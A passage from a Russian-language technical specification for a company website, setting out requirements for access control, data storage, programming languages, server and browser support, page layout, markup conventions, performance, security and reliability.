


Рисунок 2 - Пример размещения элементов внутренних страниц сайта

4.3 Требования к разделению доступа

Главная (стартовая) страница должна открываться для доступа на чтение без аутентификации пользователя. Дальнейшая работа с приложением осуществляется только после аутентификации пользователя, должен быть запрошен логин и пароль. После прохождения аутентификации система должна проверять полномочия пользователя и открывать доступ к соответствующему функционалу согласно его роли.

5 Требования к видам обеспечения

5.1 Требования к информационному обеспечению

5.1.1 Требования к хранению данных

Все данные сайта должны храниться в структурированном виде под управлением реляционной СУБД. Исключения составляют файлы данных, предназначенные для просмотра и скачивания (изображения, видео, документы и т.п.). Такие файлы сохраняются в файловой системе, а в БД размещаются ссылки на них.

5.1.2 Требования к языкам программирования

Для реализации статических страниц и шаблонов должны использоваться языки HTML 5.0 и CSS3. Исходный код должен разрабатываться в соответствии со стандартами W3C (HTML 5.0).

Для реализации интерактивных элементов клиентской части должны использоваться языки JavaScript и DHTML. Для реализации динамических страниц должен использоваться язык PHP (версия не ниже 5.2).

5.1.3 Требования к организации гиперссылок

Все ссылки на сайте должны быть относительными (за исключением внешних).

5.1.4 Требования к иллюстрациям

Все рисунки и фото объемом более 1Kb (кроме элементов дизайна страницы) должны быть выполнены с замещающим текстом. Все рисунки должны быть в формате gif или jpg.

5.1.5 Требования к объему одной страницы

Объем одной стандартной загружаемой страницы сайта в среднем не должен превышать 170 Kb.

5.2 Требования к программному обеспечению

Серверная часть:

Операционная система семейства Unix (Linux, FreeBSD и пр.);

Веб-сервер Apache 1.3.18 и выше;

PHP 5.1.x и выше (должен быть собран как модуль Apache);

СУБД MySQL 5.4.x и выше (предпочтительно: поддержка формата InnoDB);

Возможность доступа к localhost по FTP протоколу;

2 пользователя БД.

Клиентская часть:

Любой из перечисленных ниже браузеров (указана минимальная версия):

Internet Explorer 6;

Mozilla 1.6 (Firefox 1.0);

Opera 9.

Сайт должен быть работоспособен (информация, расположенная на нем, должна быть доступна) при отключении в браузере поддержки JavaScript.

5.3 Требования к техническому обеспечению

Серверная часть:

Компьютер с процессором Pentium IV 2 ГГц (рекомендуется от 3 ГГц);

Оперативная память 1 Гб (рекомендуется от 2 Гб);

Место на жестком диске от 1 Гб.

Точные технически характеристики сервера будут уточнены после завершения системы и обширного тестирования всех модулей.

Клиентская часть:

- Компьютер с процессором Pentium IV 1ГГц (рекомендуется от 1.5ГГц);
- Оперативная память 256 Мб (рекомендуется от 512 Мб).

5.4 Требования к лингвистическому обеспечению

Сайт должен выполняться на русском.

5.5 Требования к эргономике и технической эстетике

Сайт должен быть оптимизирован для просмотра при разрешении 1024*768, 1280*1024 без горизонтальной полосы прокрутки и без пустых (белых) полей для основных типов разрешения.

Элементы управления должны быть размещены однотипно. На каждой странице должны отображаться логотип компании и контактная информация.

Интерфейс реализуется в едином стиле с интерфейсом ядра системы и должен использовать одинаковые процедуры управления для выполнения однотипных операций.

6 Требования к наполнению информацией

6.1 Общие требования к информационному наполнению

В рамках работ по данному проекту наполнение сайта обеспечивает разработчик.

Разработчик выполняет обработку иллюстраций, сканирование, набор и правка-вычитка текстов, ретушь, монтаж для приведения их в соответствие с техническими требованиями и HTML-верстку подготовленных материалов.

После запуска системы в эксплуатацию информационное наполнение разделов, осуществляется разработчиком. Объем текста и количество иллюстраций определяется предусмотренной настоящим ТЗ структурой данных.

6.2 Требования к верстке страниц

Html-документ должен соответствовать стандарту w3c и быть сверстан с применением CSS и иметь блочную верстку (верстку div'ами), вложенные блоки следует отмечать отступами, для отступов использовать табуляцию. Html-код сайта должен быть удобен для понимания и структурирован, сложные и неоднозначные моменты прокомментированы.

Страница должна максимально идентично отображаться во всех современных браузерах:

Internet Explorer 7.0 и выше;

Mozilla FireFox 3.0 и выше;

Opera 9.0 и выше;

Google Chrome и при разрешениях монитора от 1024x768 до 1920x1080.

Структура файлов:

f /index.html – файл с вёрсткой страницы

f /styles.css – файл стилей сайта вынесен отдельно, определение стилей непосредственно на странице недопустимо.

f /images/ – каталог с графическими файлами дизайна сайта

Все названия стилей должны быть английскими (без русских слов на латинице).

Все тэги должны быть написаны в нижнем регистре.

У всех ссылок должен быть прописан параметр title="".

У всех картинок должен быть прописан параметр alt="".

Не следует использовать на странице заголовки h2 если нет заголовка h1 (это касается всех уровней заголовков).

Не использовать на странице более одного заголовка h1.

7 Дополнительные требования

7.1 Требования к производительности

Работа любого скрипта/запроса не должна превышать 60 секунд. При условии нагрузки на сервер не более 50 000 обращений к страницам портала в сутки.

7.2 Требования к безопасности

Требуется защитить исходный код общей части сайта. Не должно быть возможности считать php-код скриптов. Требуется разграничение доступа. Пароли пользователей хранятся в зашифрованном виде.

На уровне СУБД должно быть реализовано разграничение доступа к данным в БД.

7.3 Требования к надежности

Система может быть недоступна не более чем 24 часа в год. Резервирование данных осуществляет хостинг-провайдер. У администратора сайта должна быть возможность выгрузить и загрузить копию сайта, дампы базы данных.